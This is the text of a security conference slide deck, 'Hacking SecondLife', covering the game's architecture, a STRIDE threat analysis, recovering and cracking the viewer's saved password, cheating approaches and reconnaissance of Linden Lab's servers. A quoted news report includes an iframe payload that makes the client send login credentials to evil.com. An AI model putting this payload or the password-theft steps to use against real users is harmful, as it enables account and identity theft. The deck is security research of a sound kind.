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Hacking SecondLife™

Michael Thumann

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#whoami

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- **Head of Research & Chief Security Officer, ERNW GmbH**

- **Talks and Publications:**
  - “Reversing – A structured approach”, RSA Conference San Francisco 2008
  - “Hacking SecondLife”, Blackhat Europe, Amsterdam 2008
  - “Hacking the Cisco NAC Framework”, Sector, Toronto, November 2007
  - “Hacking SecondLife”, Daycon, Dayton 2007
  - “Hacking Cisco NAC”, Hack-in-the-Box, Kuala Lumpur, 2007
  - “NAC@ACK”, Blackhat-USA, Las Vegas, 2007
  - “NAC@ACK”, Blackhat-Europe, Amsterdam, 2007
  - “More IT-Security through PenTests”, Book published by Vieweg 2005

- **What I like to do**
  - Breaking things ;-) and all that hacking ninjitsu
  - Diving (you would be surprised what kind of IT-Security lessons you can learn from diving)

- **Contact Details:**
  - Email: mthumann@ernw.de
  - Web: http://www.ernw.de

#whois ERNW GmbH

ERNW Living Security.

- **Founded in 2001**
- **Based in Heidelberg, Germany (+ small office in Lisbon, PT)**
- **Network Consulting with a dedicated focus on InfoSec**
- **Current force level: 18 employees**
- **Key fields of activity:**
  - Audit/Penetration-Testing
  - Risk-Evaluation & -Management, Security Management
  - Security Research
- **Our customers: banks, federal agencies, internet providers/ carriers, large enterprises**

Agenda

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- **Part 1 – Why to hack Online Games**
- **Part 2 – SecondLife™ Architecture**
- **Part 3 – Hacking the Game**
- **Part 4 – Attacks from the Virtual World**
- **Part 5 – Showtime**

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Part 1 – Why to hack Online Games

Why to hack Online Games

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- **Cheating is much more easier than spending long time to reach the next level, earning points, money or whatever**
- **Because watching tv or hacking yet another web server is boring**
- **It's fun playing games and breaking them**
- **To show that we can do it**
- **Because there are marketplaces where you make real money out of it and I would like to be rich *justkidding***
- **And to improve security, because the threats are real and exploiting online games gets more common**

Why SecondLife™ ?

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

- **Many people are playing SecondLife™**
- **There's a Scripting Language in SecondLife™ , do you know LSL (Linden Scripting Language) ?**
- **Because you can attack real world systems out of the virtual world**
- **Identity Theft looks sooo pretty easy in SecondLife™**
- **Identity Theft gives you all their damned Linden Dollars**
- **Current change rate L$ 230 = US$ 1 ☺**



Part 2 – SecondLife™ Architecture



SecondLife™ Components

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- **Login Server: Handles authentication, determines login region and finds corresponding Simulator**
- **User Server: Handles instant messaging sessions**
- **Data Server: Handles connections to the central database, log database, inventory database and search database**
- **Space Server: Handles routing of messages based on grid locations. Simulators register here and get information about their neighbors**

SecondLife™ Components

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- **Central Database: Inventory, Billing etc.**
- **Simulator: Each simulator process simulates one 256x256 meter region of the virtual world**
- **Grid: The virtual world based on simulators**
- **Viewer: The Game Client**
- **Avatar: Your Second Life Character**

SecondLife™ Architecture

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

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
Part 3 – Hacking the Game

Threat Analysis with STRIDE

- **Spoofing Identity**
- **Tampering with Data**
- **Repudiation**
- **Information Disclosure**
- **Denial of Service**
- **Elevation of Privileges**



Interesting Points of Attack

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

Threat Analysis with STRIDE

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1. **Spoofing Identity (Identity Theft) / Tampering with Data (Cheating)**
2. **Spoofing Identity (Identity Theft)**
3. **Repudiation (Billing) / Tampering with Data (increase your L$)**

The Viewer

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- **Let's focus on the viewer, cause attacking Linden Lab's Systems is illegal ☺**
- **Luckily the source is available (the viewer is Open Source), so we can find out how the stuff is working**
- **And we can modify everything we want and build our own client ☺**
- **So what can we do: Identity Theft and Cheating**

The Viewer – Identity Theft

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
- **We need Username and Password**
- **You can find everything you want in "\Documents and Settings\<WinUser>\Application Data\SecondLife"**
- **There's a directory named "firstname_lastname" of your SL account**
- **If the password is saved, you can find it in the subdirectory "user_settings" in the file "password.dat"**
- **… and you need the MAC Address of the victim system too (you still remember commands like "ipconfig /all" and how to enter them at a commandline ☺ ?)**

Password Encryption



Password Cracking

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- **The Viewer uses standard MD5**
- **The MD5 Hash is xored with the MAC Address**
- **Time to build a SL password cracker?**
- **Or just use tools like md5crack or mdcrack ☺**

Vulnerabilities in SecondLife™

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News

Report of 18.09.2007 16:16 [<< previous] [next >>]

Security hole in Second Life client

Security blogger Petko Petkov has reported a vulnerability in the Second Life online gaming client. Attackers can apparently exploit it to obtain user login credentials for the gaming site. When installed, the client registers the URI `secondlife://`. This URI can then be used to transfer other parameters when the client is launched. When the following line is embedded in a website, attackers can get the client to send login credentials in an XML form without being prompted:

```
<iframe src='secondlife://" -autologin
 -loginuri "http://evil.com/sl/record-login.php'></iframe>
```

An XML document transmitted by the Second Life client contains a login name and user password, both of which are sent as an MD5 hash. The credentials can be recovered by an attacker, for example by using Rainbow tables which are readily available online. But Petkov points out that this process is usually unnecessary. The hash alone generally suffices to login at Second Life. He says that the password is only needed to use other Second Life services. Victims need only visit to a specially crafted website or open an HTML e-mail for the attack to succeed. There is no solution for this vulnerability; un-registering the URI should help, though, as a workaround, and gamers should of course ensure their Second Life login is completely different from their computer account credentials.

It remains to be seen what real use criminals can make of this login data. Probably the most lucrative option would be to clean out a victim's virtual Linden dollar account. Currently, 1,000 Linden dollars are worth 3.5 real-world US dollars. On the other hand, it will probably be difficult to withdraw large amounts because there is a cap on exchanges depending on how long a user has been playing. At any rate, few players are said to have more than 250,000 Linden dollars, which only amounts to around UK£430.

Cheating – Main Goals

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- **Try to find out where the inventory is located and if you are able to modify it (change your amount of L$)**
- **Find any kind of magic key sequences built in like typing "wanttoberich" and get rich ☺ or getting into "GodMode" (I am Avatar Allmighty) that is reserved for Linden employees**
- **Automate stupid and boring things while playing (not relevant at a first glance, but what about an Avatar that automatically builds objects in a sandbox area and then tries to sell them to other people?)**

Cheating – What to do

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- **Reverse engineer the game client (but why, we have the source code ☺)**
- **Look at different memory locations for interesting Data**
- **Sniff the network traffic**
- **Modify the Game Client to fit your needs (add some nice logging capabilities for example)**
- **Attack the game environment (illegal !!!)**

Cheating – Memory

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



Cheating – Sniffing



The Viewer – 1st Conclusion

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- **I don't say that SL is secure!!!**
- **At least the developers spend some of their time to audit the source code automatically using the tool flawfinder**
- **The password, if saved, is encrypted with a "key" from the user system**
- **Important Data is stored in the Central Database and not on the viewer system, so it's not subject to tampering**
- **Security Patching of the viewer is enforced by Linden Labs (that kicked my password stealing demo, sorry guys)**
- **I have seen worse things**

Security@LindenLabs

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
- **The environment uses Apache and Squid on Debian Linux (sounds good, if you still believe that Linux is secure)**
- **Reverse proxy concepts are used**
- **Login is done via HTTPS**

Environment

https://66.150.244.178/favicon.ico

GET /favicon.ico HTTP/1.0
Host: 66.150.244.178
…
Connection: keep-alive

HTTP/1.x 404 Not Found
Date: Sat, 13 Oct 2007 03:28:32 GMT
Server: Apache/2.0.54 (Debian GNU/Linux) mod_auth_kerb/5.0-rc6 DAV/2 SVN/ 1.4.2 mod_jk2/2.0.4 mod_ssl/2.0.54 OpenSSL/0.9.7e mod_perl/1.999.21 Perl/v5.8.4
…
X-Cache: MISS from login7.agni.lindenlab.com
X-Cache-Lookup: MISS from login7.agni.lindenlab.com:80
Via: 1.0 login7.agni.lindenlab.com:80 (squid/2.6.STABLE12)



Does this server look secure?

